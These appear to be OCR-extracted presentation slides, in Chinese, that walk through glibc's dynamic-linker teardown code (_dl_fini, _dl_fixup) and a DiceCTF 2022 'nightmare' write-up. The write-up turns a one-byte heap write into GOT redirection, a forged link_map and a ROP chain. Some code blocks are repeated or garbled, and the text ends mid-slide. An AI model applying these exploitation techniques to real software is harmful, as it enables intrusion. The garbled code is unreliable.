
```
u1f383@u1f383:/  
$  
  
switch (ELFW(ST_BIND)(sym->st_info))  
{  
case STB_WEAK:  
    if (__glibc_unlikely(GLRO(dl_dynamic_weak)))  
    {  
        if (!result->s)  
        {  
            result->s = sym;  
            result->m = (struct link_map *)map;  
        }  
        break;  
    }  
case STB_GLOBAL:  
    result->s = sym;  
    result->m = (struct link_map *)map;  
    return 1;  
  
case STB_GNU_UNIQUE::  
    do_lookup_unique(undef_name, new_hash, (struct link_map *)map,  
                    result, type_class, sym, strtab, ref,  
                    undef_map, flags);  
  
    return 1;  
  
default:  
    break;  
}  
}  
  
skip::  
} while (++i < n);  
return 0;  
}
```



DL End



# \$ DL End



# \$ DL End

```
u1f383@u1f383:/
$
void
attribute_hidden
__run_exit_handlers(int status, struct exit_function_list **listp,
                    bool run_list_atexit, bool run_dtors)
{
    ...
    while (true)
    {
        ...
        while (cur->idx > 0)
        {
            struct exit_function *const f = &cur->fns[--cur->idx];
            switch (f->flavor)
            {
                void (*cxafct)(void *arg, int status);
                case ef_cxa:
                    f->flavor = ef_free;
                    cxafct = f->func.cxa.fn;
                    PTR_DEMANGLE(cxafct);
                    cxafct(f->func.cxa.arg, status);
                    break;
            }
        }
        ...
    }
    ...
}
```

**\_dl\_fini** 為 atexit function ,  
會在最後一次被呼叫

# \$ DL End

## \_dl\_fini part1

- ▶ 處理每個 namespace 的 object link\_map
- ▶ Lock 後把 link\_map 存到 local variable 當中方便處理
- ▶ 透過 sort map 讓 map 的順序符合 dependency，之後 unlock

```
u1f383@u1f383:/  
$  
void _dl_fini(void)  
{  
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)  
    {  
        __rtld_lock_lock_recursive(GL(dl_load_lock));  
  
        unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;  
        struct link_map *maps[nloaded];  
        unsigned int i;  
        struct link_map *l;  
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)  
            if (l == l->l_real)  
            {  
                maps[i] = l;  
                l->l_idx = i;  
                ++i;  
                ++l->l_direct_opencount;  
            }  
        unsigned int nmaps = i;  
        _dl_sort_maps(maps + (ns == LM_ID_BASE), nmaps - (ns == LM_ID_BASE),  
                     NULL, true);  
        __rtld_lock_unlock_recursive(GL(dl_load_lock));  
        ...  
    }  
}
```

# \$ DL End

## \_dl\_fini part1

- ▶ 處理每個 namespace 的 object link\_map
- ▶ Lock 後把 link\_map 存到 local variable 當中方便處理
- ▶ 透過 sort map 讓 map 的順序符合 dependency，之後 unlock

```
u1f383@u1f383:/  
$  
void _dl_fini(void)  
{  
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)  
    {  
        __rtld_lock_unlock_recursive(GL(dl_load_lock));  
        unsigned int nloaded;   
        struct link_map *l;   
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)  
            if (l == l->l_real)  
            {  
                maps[i] = l;  
                l->l_idx = i;  
                ++i;  
                ++l->l_direct_opencount;  
            }  
        unsigned int nmaps = i;  
        _dl_sort_maps(maps + (ns == LM_ID_BASE), nmaps - (ns == LM_ID_BASE),  
                     NULL, true);  
        __rtld_lock_unlock_recursive(GL(dl_load_lock));  
        ...  
    }  
}
```

處理每個 namespace object 的 link\_map

# \$ DL End

## \_dl\_fini part1

- ▶ 處理每個 namespace 的 object link\_map
- ▶ Lock 後把 link\_map 存到 local variable 當中方便處理
- ▶ 透過 sort map 讓 map 的順序符合 dependency，之後 unlock

```
u1f383@u1f383:/  
$  
void _dl_fini(void)  
{  
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)  
    {  
        __rtld_lock_lock_recursive(GL(dl_load_lock));  
  
        unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;  
        struct link_map *maps[nloaded];  
        unsigned int i;  
        struct link_map *l;  
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)  
            if (l == l->l_real)  
            {  
                maps[i] = l;  
                l->l_idx = i;  
                ++i;  
                ++l->l_direct_opencount;  
            }  
        unsigned int nmaps = i;  
        _dl  
        __r  
        ...  
    }  
}
```

把 link\_map 存到 local 變數 maps 當中



# \$ DL End

## \_dl\_fini part1

- ▶ 處理每個 namespace 的 object link\_map
- ▶ Lock 後把 link\_map 存到 local variable 當中方便處理
- ▶ 透過 sort map 讓 map 的順序符合 dependency，之後 unlock

```
u1f383@u1f383:/  
$  
void _dl_fini(void)  
{  
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)  
    {  
        __rtld_lock_lock_recursive(GL(dl_load_lock));  
  
        unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;  
        struct link_map *maps[nloaded];  
        unsigned int i;  
        struct link_map *l;  
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)  
            if (l == l->l_real)  
            {  
                maps[i] = l;  
                l->l_idx = i;  
                ++i;  
                ++l->l_direct_opencount;  
            }  
        unsigned int nmaps = i;  
        _dl_sort_maps(maps + (ns == LM_ID_BASE), nmaps - (ns == LM_ID_BASE),  
                    NULL, true);  
        __rtld_lock_unlock_recursive(GL(dl_load_lock));  
        ...  
    }  
}
```

Object 之間會有 dependency，因此需要 sort 來調整呼叫 fini function 的順序

# \$ DL End

## \_dl\_fini part2

- ▶ 呼叫 DT\_FINI\_ARRAY 的 function entry
- ▶ 呼叫 DT\_FINI function

```
u1f383@u1f383:/  
$  
for (i = 0; i < nmaps; ++i)  
{  
    struct link_map *l = maps[i];  
    if (l->l_init_called)  
    {  
        l->l_init_called = 0;  
        if (l->l_info[DT_FINI_ARRAY] != NULL ||  
            l->l_info[DT_FINI] != NULL)  
        {  
            if (l->l_info[DT_FINI_ARRAY] != NULL)  
            {  
                ElfW(Addr) *array =  
                    (ElfW(Addr) *) (l->l_addr +  
                                    l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);  
                unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val  
                                / sizeof(ElfW(Addr)));  
                while (i-- > 0)  
                    ((fini_t)array[i])();  
            }  
            if (l->l_info[DT_FINI] != NULL)  
                DL_CALL_DT_FINI(l, l->l_addr +  
                                l->l_info[DT_FINI]->d_un.d_ptr);  
        }  
        --l->l_direct_opencount;  
    }  
}
```

# \$ DL End

## \_dl\_fini part2

- ▶ 呼叫 DT\_FINI\_ARRAY 的 function entry
- ▶ 呼叫 DT\_FINI function

```
u1f383@u1f383:/  
$  
for (i = 0; i < nmaps; ++i)  
{  
    struct link_map *l = maps[i];  
    if (l->l_init_called)  
    {  
        l->l_init_called = 0;  
        if (l->l_info[DT_FINI_ARRAY] != NULL ||  
            l->l_info[DT_FINI] != NULL)  
        {  
            if (l->l_info[DT_FINI_ARRAY] != NULL)  
            {  
                ElfW(Addr) *array =  
                    (ElfW(Addr) *) (l->l_addr +  
                                    l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);  
                unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val  
                                / sizeof(ElfW(Addr)));  
                while (i-- > 0)  
                    ((fini_t)array[i])();  
            }  
            if (l->l_info[DT_FINI] != NULL)  
            {  
                ElfW(Addr) *array =  
                    (ElfW(Addr) *) (l->l_addr +  
                                    l->l_info[DT_FINI]->d_un.d_ptr);  
                unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val  
                                / sizeof(ElfW(Addr)));  
                while (i-- > 0)  
                    ((fini_t)array[i])();  
            }  
        }  
    }  
}
```

當 l\_init\_called 為 1 代表還沒處理 fini function 的兩種情況。先執行每個 fini array entry

# \$ DL End

## \_dl\_fini part2

- ▶ 呼叫 DT\_FINI\_ARRAY 的 function entry
- ▶ 呼叫 DT\_FINI function

```
u1f383@u1f383:/  
$  
for (i = 0; i < nmaps; ++i)  
{  
    struct link_map *l = maps[i];  
    if (l->l_init_called)  
    {  
        l->l_init_called = 0;  
        if (l->l_info[DT_FINI_ARRAY] != NULL ||  
            l->l_info[DT_FINI] != NULL)  
        {  
            if (l->l_info[DT_FINI_ARRAY] != NULL)  
            {  
                ElfW(Addr) *array =  
                    (ElfW(Addr) *) (l->l_addr +  
                                    l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);  
                unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val  
                                / sizeof(ElfW(Addr)));  
                while (i-- > 0)  
                    ((fini_t)array[i])();  
            }  
  
            if (l->l_info[DT_FINI] != NULL)  
                DL_CALL_DT_FINI(l, l->l_addr +  
                                l->l_info[DT_FINI]->d_un.d_ptr);  
        }  
    }  
    --l->l_direct_opencount;  
}  
}
```

再來處理比較 old style 的 fini function ,  
最後減少此 object 的 reference count



# DL Summary



# \$ DL Summary

1

- ▶ 如果能呼叫到 `_dl_show_auxv_`，則可以有許多 address 資訊，不過底層是用 `sys_writev`，因此 ORW seccomp 白名單不一定能用

```
pwndbg> fin
Run till exit from #0  _dl_show_auxv () at ../elf/dl-sysdep.c:263
AT_SYSINFO_EHDR:      0x7ffff7fcf000
AT_HWCAP:             bfebfbff
AT_PAGESZ:            4096
AT_CLKTCK:            100
AT_PHDR:              0x555555554040
AT_PHENT:             56
AT_PHNUM:             13
AT_BASE:              0x7ffff7fd1000
AT_FLAGS:             0x0
AT_ENTRY:             0x555555555060
AT_UID:               1000
AT_EUID:              1000
AT_GID:               1000
AT_EGID:              1000
AT_SECURE:            0
AT_RANDOM:            0x7ffffffffffe469
AT_HWCAP2:            0x2
AT_EXECFN:            /home/u1f383/tmp/dl_info/test
AT_PLATFORM:          x86_64
```

# \$ DL Summary

## 2

- ▶ 在執行 user main 後，stack 底層會殘留一個 **executable** 的 **link\_map**，而 link\_map 的第一個 member 是 **l\_addr**，儲存 code base address

```
In file: /home/u1f383/tmp/dl_info/test.c
1 #include <stdio.h>
2
3 int main()
▶ 4 {
5     puts("0W0");
6 }
```

```
00:0000 | rsp 0x7fffffff0c8 -> 0x7ffff7e2d013 (__libc_start_m
01:0008 |      0x7fffffff0d0 -> 0x7ffff7ffc620 (_rtld_local_ro
02:0010 |      0x7fffffff0d8 -> 0x7fffffff1b8 -> 0x7fffffff4
03:0018 |      0x7fffffff0e0 <- 0x100000000
04:0020 |      0x7fffffff0e8 -> 0x55555555149 (main) <- endbr
05:0028 |      0x7fffffff0f0 -> 0x55555555170 (__libc_csu_ini
06:0030 |      0x7fffffff0f8 <- 0x63c831c30f1eae38
07:0038 |      0x7fffffff100 -> 0x55555555060 (_start) <- endl
```

```
▶ f 0 0x55555555149 main
  f 1 0x7ffff7e2d013 __libc_start_main+243
```

```
pwndbg> telescope 0x7fffffff0148
00:0000 | 0x7fffffff0148 <- 0x1
01:0008 | 0x7fffffff0150 -> 0x7fffffff1b8 -> 0x7fffffff48f
02:0010 | 0x7fffffff0158 -> 0x7fffffff1c8 -> 0x7fffffff4ad
03:0018 | 0x7fffffff0160 -> 0x7ffff7ffe190 -> 0x555555554000
```

```
u1f383@u1f383:/
$
struct link_map
{
    ElfW(Addr) l_addr;
    char *l_name;
    ElfW(Dyn) * l_ld;
    struct link_map *l_next, *l_prev;
    struct link_map *l_real;
    Lmid_t l_ns;
    struct libname_list *l_libname;
    ElfW(Dyn)* l_info[...];
    ...
}
```

# \$ DL Summary

## 2

- ▶ 而在呼叫 `_dl_fini` 時，`fini array` 以及 `fini function` 都會使用到 `l->l_addr`，如果能讓 `l_addr` 做偏移，使得 `array` 指向 `bss / data` 當中我們可控的陣列，把我們寫入的資料作為 `function` 呼叫

```
u1f383@u1f383:/$
if (l->l_info[DT_FINI_ARRAY] != NULL)
{
    ElfW(Addr) *array =
        (ElfW(Addr) *) (l->l_addr +
            l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
    unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val / sizeof(ElfW(Addr)));
    while (i-- > 0)
        ((fini_t)array[i])();
}

if (l->l_info[DT_FINI] != NULL)
    DL_CALL_DT_FINI(l, l->l_addr +
        l->l_info[DT_FINI]->d_un.d_ptr);
```

# \$ DL Summary

## 3

- ▶ 呼叫 `__rtld_lock_lock_recursive` 等於呼叫 `*_rtld_global._dl_rtld_lock_recursive`，呼叫 `__rtld_lock_unlock_recursive` 等於呼叫 `*_rtld_global._dl_rtld_unlock_recursive`，而呼叫時參數 `$rdi` 為 `_rtld_global._dl_load_lock`。如果這三個可控，那也可以用來控制程式執行流程

```
u1f383@u1f383:/$
void _dl_fini(void)
{
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
        __rtld_lock_lock_recursive(GL(dl_load_lock));

        ...
        __rtld_lock_unlock_recursive(GL(dl_load_lock));
    }
}
```



# DiceCTF 2022 - nightmare



# \$ Nightmare

## Environment

- ▶ Glibc 2.34
- ▶ Seccomp - only allow **ORW** / **exit** / **exit\_group** / non-executable **mmap**
- ▶ Exploitation 不需要 bruce force , **100%** work

```
20:44:24 u1f383@OWO /tmp/nightmare 7s
$ seccomp-tools dump ./nightmare
line  CODE  JT   JF     K
=====
0000: 0x20 0x00 0x00 0x000000004  A = arch
0001: 0x15 0x00 0x0b 0xc0000003e  if (A != ARCH_X86_64) goto 0013
0002: 0x20 0x00 0x00 0x000000000  A = sys_number
0003: 0x15 0x08 0x00 0x000000000  if (A == read) goto 0012
0004: 0x15 0x07 0x00 0x000000001  if (A == write) goto 0012
0005: 0x15 0x06 0x00 0x000000002  if (A == open) goto 0012
0006: 0x15 0x05 0x00 0x000000003c  if (A == exit) goto 0012
0007: 0x15 0x04 0x00 0x00000000e7  if (A == exit_group) goto 0012
0008: 0x15 0x01 0x00 0x000000009  if (A == mmap) goto 0010
0009: 0x05 0x00 0x00 0x000000003  goto 0013
0010: 0x20 0x00 0x00 0x000000020  A = prot # mmap(addr, len, prot, flags, fd, pgoff)
0011: 0x45 0x01 0x00 0x000000004  if (A & 0x4) goto 0013
0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0013: 0x06 0x00 0x00 0x00000000  return KILL
```

# \$ Nightmare

## Environment

### ▶ Source code 分析

```
u1f383@u1f383:/
$ uint8_t *chunk = 0;
void __attribute__((constructor)) nightmare()
{
    if (!chunk)
    {
        chunk = malloc(0x40000);
        seccomp();
    }
    uint8_t byte = 0;
    size_t offset = 0;
    read(0, &offset, sizeof(size_t));
    read(0, &byte, sizeof(uint8_t));
    chunk[offset] = byte;
    write(1, "BORN TO WRITE WORLD IS A CHUNK 鬼神 LSB Em All 1972 I am mov man 410,757,864,530 CORRUPTED POINTERS", 101);
    _Exit(0);
}
int main()
{
    _Exit(0);
}
```

# \$ Nightmare Environment

## ▶ Source code 分析

```
u1f383@u1f383:/
$ uint8_t *chunk = 0;
void __attribute__((constructor)) nightmare()
{
    if (!chunk)
    {
        chunk = malloc(0x40000);
        seccomp();
    }
    uint8_t byte = 0;
    size_t offset = 0;

    read(0, &offset, sizeof(size_t));
    read(0, &byte, sizeof(uint8_t));

    chunk[offset] = byte;

    write(1, "BORN TO WRITE WORLD IS A CHUNK 鬼神 LSB Em All 1972 I am mov man 410,757,864,530 CORRUPTED POINTERS", 101);
    _Exit(0);
}
int main()
{
    _Exit(0);
}
```

**malloc 大塊記憶體是用 mmap，因此會與 libc 有固定 offset**

**只能寫一個 byte**

**\_Exit = \_exit，並且沒有像 exit 有許多 hook 可以控制**

# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !

# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 `write` 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 `ld` 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !



# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)  
{  
    symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;  
    strtab = l->l_info[ DT_STRTAB ].d_un.d_ptr;  
    pltgot = l->l_info[ DT_PLTGOT ].d_un.d_ptr;  
    reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;  
    sym = &symtab[ reloc->r_info >> 32 ];  
    rel_addr = l->l_addr + reloc->r_offset;  
  
    if (ELFW(ST_VISIBILITY)(sym->st_other) == 0)  
    {  
        result_link_map = _dl_lookup_symbol_x (strtab + sym->st_name);  
        value = l->l_addr + sym->st_value  
    }  
    else  
    {  
        value = l->l_addr + sym->st_value  
        result_link_map = l;  
    }  
    return *rel_addr = value;  
}
```

精簡版 \_dl\_fixup

# \$ Nightmare

## Exploitation

執行 `_dl_fixup` 解析 `write` 時，這邊等同於 `l->l_addr + write@got`；  
如果竄改 `l->l_addr` 使得 `(l->l_addr)' = l->l_addr - write@got + _exit@got`，就能讓  
`(l->l_addr)' + write@got = l->l_addr + _exit@got`，進而解析 `write` function 位址到 `_Exit@got`

```
sym = &symtab[reloc->r_info >> 32];  
rel_addr = l->l_addr + reloc->r_offset;  
  
if (ELFW(ST_VISIBILITY)(sym->st_other) == 0)  
{  
    result_link_map = _dl_lookup_symbol_x(strtab + sym->st_name);  
    value = l->l_addr + sym->st_value;  
}  
else  
{  
    value = l->l_addr + sym->st_value;  
    result_link_map = l;  
}  
return *rel_addr = value;  
}
```

精簡版 `_dl_fixup`

# \$ Nightmare Exploitation

透過改寫 1 byte 竄改 l->l\_addr

Before

```
pwndbg> p ((*struct link_map *) 0x15555555220)->l_addr
$1 = 93824992231424
pwndbg> hex($1)
+0000 0x555555554000 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
+0010 0x555555554010 03 00 3e 00 01 00 00 00 90 10 00 00 00 00 00 00
+0020 0x555555554020 40 00 00 00 00 00 00 00 a0 4d 00 00 00 00 00 00
+0030 0x555555554030 00 00 00 00 40 00 38 00 0d 00 40 00 00 00 00 00
```

After

```
pwndbg> p ((*struct link_map *) 0x15555555220)->l_addr
$3 = 93824992231464
pwndbg> hex($3)
+0000 0x555555554028 a0 4d 00 00 00 00 00 00 00 00 00 00 00 00 00 00
+0010 0x555555554038 0d 00 40 00 26 00 25 00 06 00 00 00 00 00 00 00
+0020 0x555555554048 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
+0030 0x555555554058 40 00 00 00 00 00 00 00 d8 02 00 00 00 00 00 00
```

```
00000000000004018 R_X86_64_JUMP_SLOT write@GLIBC_2.2.5
00000000000004020 R_X86_64_JUMP_SLOT __stack_chk_fail@GLIBC_2.4
00000000000004028 R_X86_64_JUMP_SLOT read@GLIBC_2.2.5
00000000000004030 R_X86_64_JUMP_SLOT prctl@GLIBC_2.2.5
00000000000004038 R_X86_64_JUMP_SLOT malloc@GLIBC_2.2.5
00000000000004040 R_X86_64_JUMP_SLOT _Exit@GLIBC_2.2.5
```

# \$ Nightmare Exploitation

```
▶ 0x155555531b0a <_dl_fixup+298>      mov    qword ptr [rbx], rax
0x155555531b0d <_dl_fixup+301>      add    rsp, 0x10
0x155555531b11 <_dl_fixup+305>      pop    rbx
0x155555531b12 <_dl_fixup+306>      ret
↓
0x1555555393be <_dl_runtime_resolve_xsavec+126> mov    r11, rax
0x1555555393c1 <_dl_runtime_resolve_xsavec+129> mov    eax, 0xee
[ SOURCE (CODE) ]
In file: /usr/src/glibc/glibc-2.34/elf/dl-runtime.c
140
141 /* Finally, fix up the plt itself. */
142 if (__glibc_unlikely (GLRO(dl_bind_not)))
143     return value;
144
▶ 145 return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
146 }
147
148 #ifndef PROF
149 DL_FIXUP_VALUE_TYPE
150 __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
[ STACK ]
```

**`_dl_fixup` 的最後一步是將解析結果寫入 GOT 當中，也就是 `*reloc_addr = value`，而對應到的 asm 會是 `mov qword ptr [rbx], rax`**

```
07:0038 | 0x7fffffff9e58 → 0x555555556008 ← 0x204f54204e524f42 ('BORN TO ')
[ BACKTRACE ]
▶ f 0 0x155555531b0a _dl_fixup+298
f 1 0x1555555393be _dl_runtime_resolve_xsavec+126
f 2 0x5555555553d9 nightmare+163
f 3 0x55555555544d __libc_csu_init+77
f 4 0x1555555345578 __libc_start_main_impl+88

pwndbg> p rel_addr
$3 = (void * const) 0x555555558040 <_Exit@got.plt>
pwndbg> hex(value)
+0000 0x155555414fe0 f3 0f 1e fa 64 8b 04 25 18 00 00 00 85 c0 75 10 |...|d..%|...|..u.|
+0010 0x155555414ff0 b8 01 00 00 00 0f 05 48 3d 00 f0 ff ff 77 51 c3 |...|...H|=...|..wQ.|
+0020 0x155555415000 48 83 ec 28 48 89 54 24 18 48 89 74 24 10 89 7c |H..( H.T$|.H.t|.$.|
+0030 0x155555415010 24 08 e8 d9 ab f8 ff 48 8b 54 24 18 48 8b 74 24 |$....|...H|.T$.|H.t$|

pwndbg> reg
RAX 0x155555414fe0 (write) ← endbr64
RBX 0x555555558040 (_Exit@got.plt) → 0x555555555086 (_Exit@plt+6) ← push 5
RCX 0x1
```

# \$ Nightmare Exploitation

```
► 0x155555531b0a <_dl_fixup+298>      mov    qword ptr [rbx], rax
0x155555531b0d <_dl_fixup+301>      add    rsp, 0x10
0x155555531b11 <_dl_fixup+305>      pop    rbx
0x155555531b12 <_dl_fixup+306>      ret
↓
0x1555555393be <_dl_runtime_resolve_xsavec+126> mov    r11, rax
0x1555555393c1 <_dl_runtime_resolve_xsavec+129> mov    eax, 0xee
[ SOURCE (CODE) ]
In file: /usr/src/glibc/glibc-2.34/elf/dl-runtime.c
140
141 /* Finally, fix up the plt itself. */
142 if (__glibc_unlikely (GLRO(dl_bind_not)))
143     return value;
144
► 145 return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
146 }
147
148 #ifndef PROF
149 DL_FIXUP_VALUE_TYPE
150 __attribute ((noinline)) ARCH_FIXUP_ATTRIBUTE
[ STACK ]
00:0000 | rsp 0x7fffffff920 ← 0x700000007
01:0008 | r11 0x7fffffff928 → 0x155555322fc0 ← 0x10002200005341 /* 'AS' */
02:0010 |      0x7fffffff930 → 0x7fffffffed30 ← 0x1
03:0018 |      0x7fffffff938 → 0x155555393be (<_dl_runtime_resolve_xsavec+126) ← mov    r11, rax
04:0020 |      0x7fffffff940 → 0x555555556008 ← 0x204f54204e524f42 ('BORN TO ')
05:0028 |      0x7fffffff948 → 0x155555414f52 (read+18) ← cmp    rax, -0x1000 /* 'H=' */
06:0030 |      0x7fffffff950 ← 0x65 /* 'e' */
07:0038 |      0x7fffffff958 → 0x555555556008 ← 0x204f54204e524f42 ('BORN TO ')

f 0 0x155555531b0a
f 1 0x1555555393be
f 2 0x555555553d9
f 3 0x5555555544d
f 4 0x155555345578
```

因為竄改了 `l_addr`，因此寫到的 GOT 會變成 `_Exit@got`

```
pwndbg> p rel_addr
$3 = (void * const) 0x555555558040 <_Exit@got.plt>
pwndbg> hex(value)
+0000 0x155555414fe0 f3 0f 1e fa 64 8b 04 25 18 00 00 00 85 c0 75 10 |...|d..%|...|..u|
+0010 0x155555414f70 b8 01 00 00 00 0f 05 48 3d 00 f0 ff ff 77 51 c3 |...|...H|=...|..wQ|
+0020 0x155555415000 48 83 ec 28 48 89 54 24 18 48 89 74 24 10 89 7c |H..(H.T$|.H.t|$..|
+0030 0x155555415010 24 08 e8 d9 ab f8 ff 48 8b 54 24 18 48 8b 74 24 |$...|...H|.T$.|H.t$|

pwndbg> reg
RAX 0x155555414fe0 (write) ← endbr64
RBX 0x555555558040 (<_Exit@got.plt>) → 0x555555555086 (<_Exit@plt+6>) ← push 5
RCX 0x1
```



# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !

# \$ Nightmare Exploitation

```
u1f383@u1f383:/  
$  
  
if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)  
{  
